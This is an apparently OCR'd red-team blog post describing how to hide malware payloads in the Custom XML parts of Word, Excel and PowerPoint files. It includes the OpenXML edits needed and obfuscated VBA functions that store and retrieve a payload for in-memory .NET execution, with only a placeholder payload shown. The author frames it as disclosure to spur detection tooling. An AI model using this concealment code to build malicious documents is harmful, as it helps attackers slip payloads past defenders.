
Backdooring Office Structures. Part 2: Payload Crumbs In Custom Parts

mgeeky.tech/payload-crumbs-in-custom-parts

Mariusz



```
For Each obf_part In obf_parts
    If obf_part.SelectSingleNode("/*").BaseName = obf_Name Then
        Set obf_GetCustomXMLPart = obf_part
        Exit Function
    End If
Next

Set obf_GetCustomXMLPart = Nothing
```

Watches

Expression	Value	Type	Context
obf_parts		Variant/Object/CustomXMLParts	Module1.obf_GetCustomXMLPart
Application		Object/Application	Module1.obf_GetCustomXMLPart
Count	4	Long	Module1.obf_GetCustomXMLPart
Creator	1480803660	Long	Module1.obf_GetCustomXMLPart
Parent		Object/ThisWorkbook	Module1.obf_GetCustomXMLPart
Item 1		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 2		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 3		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 4		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Application		Object/Application	Module1.obf_GetCustomXMLPart
BuiltIn	False	Boolean	Module1.obf_GetCustomXMLPart
Creator	1480803660	Long	Module1.obf_GetCustomXMLPart
DocumentElement		CustomXMLNode/CustomXMLNode	Module1.obf_GetCustomXMLPart
Errors		CustomXMLValidationErrors/CustomXMLValidationErrors	Module1.obf_GetCustomXMLPart
Id	"{FE0B2D0B-7869-4699-AE32-3BFA0DA1269F}"	String	Module1.obf_GetCustomXMLPart
NamespaceManager		CustomXMLPrefixMappings/CustomXMLPrefixMappings	Module1.obf_GetCustomXMLPart
NamespaceURI	""	String	Module1.obf_GetCustomXMLPart
Parent		Object/CustomXMLParts	Module1.obf_GetCustomXMLPart
SchemaCollection		CustomXMLSchemaCollection/CustomXMLSchemaCollection	Module1.obf_GetCustomXMLPart
XML	"<evil>Hello world from CustomXMLpart</evil>"	String	Module1.obf_GetCustomXMLPart

Abstract

First part of this article outlined the basic techniques for hiding malware payloads within Office document structures, as well as mildly touched on dilemmas for embedding them into VBA and pulling from the Internet.

This blog post discusses yet another technique, which as far as I'm concerned – represents a **novel, stealthy primitive for storing larger chunks of data** that could be easily extracted using specific VBA logic. We introduce an idea of weaponising Custom XML parts storage, available in MS Word, Excel and PowerPoint for the purpose of concealing initial access payloads.

Custom XML parts

Purely engineerical product of inventing a new solution to a real offensive obstacle. An idea which sparkled after *Emulation* gone wrong as we blundered with maldoc. A one that contained hardcoded big blob of a shellcode, blatantly embedded in our VBA module. A spoilt Initial Access turned to be a perfect excuse to dive in and dissect OpenXML structures that could be repurposed as malware nests.

As of time I'm writing this text, I'm unaware of any maldoc examination suite that would extract and analyse Custom XML parts, nor about public research on that matter.

Custom XML parts is a built-in mechanism for embedding XML data into Office documents. Such data embedded is called *a part* and resides in `customXml` directory embodied within Office 2007+ archives:

```
./customXml
./customXml/item1.xml
./customXml/itemProps1.xml
./customXml/_rels
./customXml/_rels/item1.xml.rels
```

Each part occupies a separate XML item file, which contains a single, arbitrarly named node.

Inserting a new part

Lets now follow a bumpy road of inserting a custom part to the structure. There are a few files that need to be adjusted in order to automatically insert/remove/update. Take note that it's essential to use sensible relationship identifiers (`rId` 's).

customXml/item1.xml – Mr. Malware's residence

Ladies and Gentlemen, I give you `item1.xml` :

<evil>Hello world from CustomXMLpart</evil>
Pretty straightforward, isn't it?

An `evil` node contains our payload blob. Once again, node's name is arbitrary since we're going to programatically read it later. Naturally, binary data must be first XML-escaped before it can be stored in there. What I tend to do, is to prefix encoded payloads with a hardcoded value, so that VBA code will get instructured to apply *custom Base64* decoder after reading it.

customXml/itemProps1.xml

Each *item* must have corresponding properties file, in this example: `customXml/itemProps1.xml` . A typical *dataStoreItem* defines XML namespace for that item's XML:

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ds:datastoreItem ds:itemID="{FE0B2D0B-7869-4699-AE32-3BFA0DA1269F}"
xmlns:ds="http://schemas.openxmlformats.org/officeDocument/2006/customXml">
<ds:schemaRefs/>
</ds:datastoreItem>

customXml/_rels/item1.xml

Then we need to set up relationships linking that `itemProps1.xml` back to the document's roots in a file named `customXml/_rels/item1.xml` :

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">

<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/customXmlProps"
Target="itemProps1.xml"/>
</Relationships>
Naturally, *relationship ID* must be carefully chosen, according to already existing identifiers.

[Content_Types].xml

Next step is to append `Override` child node to the `Types` parent in the `[Content_Types].xml` that will mark our injected item property as, well, a *customXml* property:

<Override PartName="/customXml/itemProps1.xml"
ContentType="application/vnd.openxmlformats-officedocument.customXmlProperties+xml"/>

Document rels

Now, depending on an Office file into which we inject our part, appropriate relationships list must be updated as well:

- Word: `word/_rels/document.xml.rels`
- Excel: `xl/_rels/workbook.xml.rels`
- PowerPoint: `ppt/_rels/presentation.xml.rels`

That document primary rels file would need to have following Relationship child node appended to the Relationships parent:

<Relationship Target="../customXml/item1.xml"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/customXml"
Id="rId5"/>

Working with Parts using VBA

Now comes the Crescendo of our piece of malware development art – we have payload injected, how do we go about retrieving it to let it be dropped into a compromised system or to get loaded in-memory for James Forshaw's DotNetToJS delight?

The insertion step was a bit convoluted, I give you that. Unfortunately, VBA retrieval logic design is going to be no simpler.

Write Primitive

Let's first throw in a complete boilerplate for a write-primitive VBA function:

Sub obf_SetCustomXMLPart(ByVal obf_Name As String, ByVal obf_Data As String)
On Error GoTo obf_ProcError
Dim obf_part
Dim obf_Data2

```
obf_Data2 = "<" & obf_Name & ">" & obf_Data & "</" & obf_Name & ">"
Set obf_part = obf_GetCustomXMLPart(obf_Name)
If obf_part Is Nothing Then
On Error Resume Next
ActivePresentation.CustomXMLParts.Add (obf_Data2)
ActiveDocument.CustomXMLParts.Add (obf_Data2)
ThisWorkbook.CustomXMLParts.Add (obf_Data2)
Else
obf_part.DocumentElement.Text = obf_Data
End If
obf_ProcError:
End Sub
```

Lets put that `obf_GetCustomXMLPart` on one side for a moment and see how easy it is to write a part purely within VBA (for whoever *ain't got no time for that insertion madness*). All it takes is to reference active document's global object and dereference a `CustomXMLParts` property. Followed by a call `Add` , of course.


Read Primitive

Now the more useful stuff, which is the actual retrieval step. We have the encoded .NET assembly injected in a part – now we want to pass it to the deserialization gadget so that it will nicely bring us a stable in-memory code execution. All without having a single bit of a that .NET embedded in a VBA, nor fetched from the Internet/WebDAV/UNC/wherever.

```
Function obf_GetCustomXMLPart(ByVal obf_Name As String) As Object
Dim obf_part
Dim obf_parts
On Error Resume Next
Set obf_parts = ActivePresentation.CustomXMLParts
Set obf_parts = ActiveDocument.CustomXMLParts
Set obf_parts = ThisWorkbook.CustomXMLParts
For Each obf_part In obf_parts
If obf_part.SelectSingleNode("/*").BaseName = obf_Name Then
Set obf_GetCustomXMLPart = obf_part
Exit Function
End If
Next
Set obf_GetCustomXMLPart = Nothing
End Function
Function obf_GetCustomXMLPartTextSingle(ByVal obf_Name As String) As String
Dim obf_part
Dim obf_out, obf_m, obf_n
Set obf_part = obf_GetCustomXMLPart(obf_Name)
If obf_part Is Nothing Then
```

```
obf_GetCustomXMLPartTextSingle = ""
Else
obf_out = obf_part.DocumentElement.Text
obf_n = Len(obf_out) - 2 * Len(obf_Name) - 5
obf_m = Len(obf_Name) + 3
If Mid(obf_out, 1, 1) = "<" And Mid(obf_out, Len(obf_out), 1) = ">" And Mid(obf_out, obf_m - 1, 1) = ">" Then
obf_out = Mid(obf_out, obf_m, obf_n)
End If
obf_GetCustomXMLPartTextSingle = obf_out
End If
End Function
Function obf_GetCustomPart(ByVal obf_Name As String) As String
On Error GoTo obf_ProcError
Dim obf_tmp, obf_j
Dim obf_part
obf_j = 0
Set obf_part = obf_GetCustomXMLPart(obf_Name & "_" & obf_j)
While Not obf_part Is Nothing
obf_tmp = obf_tmp & obf_GetCustomXMLPartTextSingle(obf_Name & "_" & obf_j)
obf_j = obf_j + 1
Set obf_part = obf_GetCustomXMLPart(obf_Name & "_" & obf_j)
Wend
If Len(obf_tmp) = 0 Then
obf_tmp = obf_GetCustomXMLPartTextSingle(obf_Name)
End If
obf_GetCustomPart = obf_tmp
obf_ProcError:
End Function
```

To extract a part we call out to `obf_GetCustomPart` and pass a part’s name as an argument. It will then iterate over document’s `CustomXMLParts` object (in case of Excel that’s going to be `ThisWorkbook.CustomXMLParts`). Parts enumeration is required, as there a few other entries that comes pre-populated in that list. That’s why the implementation might seem overly convoluted.


sic for Applications - customXMLpart.xlsm [break] - [Module1 (Code)]
Insert Format Debug Run Tools Add-Ins Window Help
(General)
obf_GetCustomXMLPart
Watches

```
    On Error Resume Next
    Set obf_parts = ActivePresentation.CustomXMLParts
    Set obf_parts = ActiveDocument.CustomXMLParts
    Set obf_parts = ThisWorkbook.CustomXMLParts

    For Each obf_part In obf_parts
        If obf_part.SelectSingleNode("/*").BaseName = obf_Name Then
            Set obf_GetCustomXMLPart = obf_part
            Exit Function
        End If
    Next

    Set obf_GetCustomXMLPart = Nothing
```

Expression	Value	Type	Context
obf_parts		Variant/Object/CustomXMLParts	Module1.obf_GetCustomXMLPart
Application		Object/Application	Module1.obf_GetCustomXMLPart
Count	4	Long	Module1.obf_GetCustomXMLPart
Creator	1480803660	Long	Module1.obf_GetCustomXMLPart
Parent		Object/ThisWorkbook	Module1.obf_GetCustomXMLPart
Item 1		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 2		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 3		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Item 4		Variant/Object/CustomXMLPart	Module1.obf_GetCustomXMLPart
Application		Object/Application	Module1.obf_GetCustomXMLPart
BuiltIn	False	Boolean	Module1.obf_GetCustomXMLPart
Creator	1480803660	Long	Module1.obf_GetCustomXMLPart
DocumentElement		CustomXMLNode/CustomXMLNode	Module1.obf_GetCustomXMLPart
Errors		CustomXMLValidationErrors/CustomXMLValidationErrors	Module1.obf_GetCustomXMLPart
Id	"{FE0B2D0B-7869-4699-AE32-3BFA0DA1269F}"	String	Module1.obf_GetCustomXMLPart
NamespaceManager		CustomXMLPrefixMappings/CustomXMLPrefixMappings	Module1.obf_GetCustomXMLPart
NamespaceURI	""	String	Module1.obf_GetCustomXMLPart
Parent		Object/CustomXMLParts	Module1.obf_GetCustomXMLPart
SchemaCollection		CustomXMLSchemaCollection/CustomXMLSchemaCollection	Module1.obf_GetCustomXMLPart
XML	"<evil>Hello world from CustomXMLpart</evil>"	String	Module1.obf_GetCustomXMLPart

Contents of CustomXMLParts object captured under VBA debugger

The final PoC file, code and relevant files can be reviewed in a dedicated github repository.

Conclusions

CustomXMLParts served me well for the past engagements, as that storage allowed to include hundreds kilobytes long payloads in a quite stealthy manner. Whenever we opted to avoid use of Internet-staging, or we knew the input DLL/shellcode/.NET assembly being attached was so big that VBA code would freeze trying to decode it, parts were there to help out.

This storage area and a few others discussed in Part 1 constitute merely a few examples of different corners that the adversaries might abuse in OpenXML documents to conceal their weapons. Defenders, malware analysts who work with infected office documents during their triages need to be aware of one another corner where payloads can be stored.

I hope disclosure of this technique will be met with detection development efforts, resulting in adding anti-malware optics specific to *CustomXMLParts*.

Especially, I'm looking forward to seeing **olevba.py**, **oledump.py** and OSS adding support for parts dissection as one was missing during the time of my research.

Finally, I'm aware of other Office structures that can serve similar storage purposes for malware code, however I'm yet to weaponise them. Having burnt a technique that worked, Red Teams and Threat Actors who relied on that one, will have to adapt and push to invent novel. When that happens, we’ll capture their TTPs or patiently wait till Red Teams responsibly document theirs, completing a cycle of cybersecurity evolution. Another cycle always results in closing holes.

I’m honored to play a part in this beautiful spectacle of a cyber-resilience progression.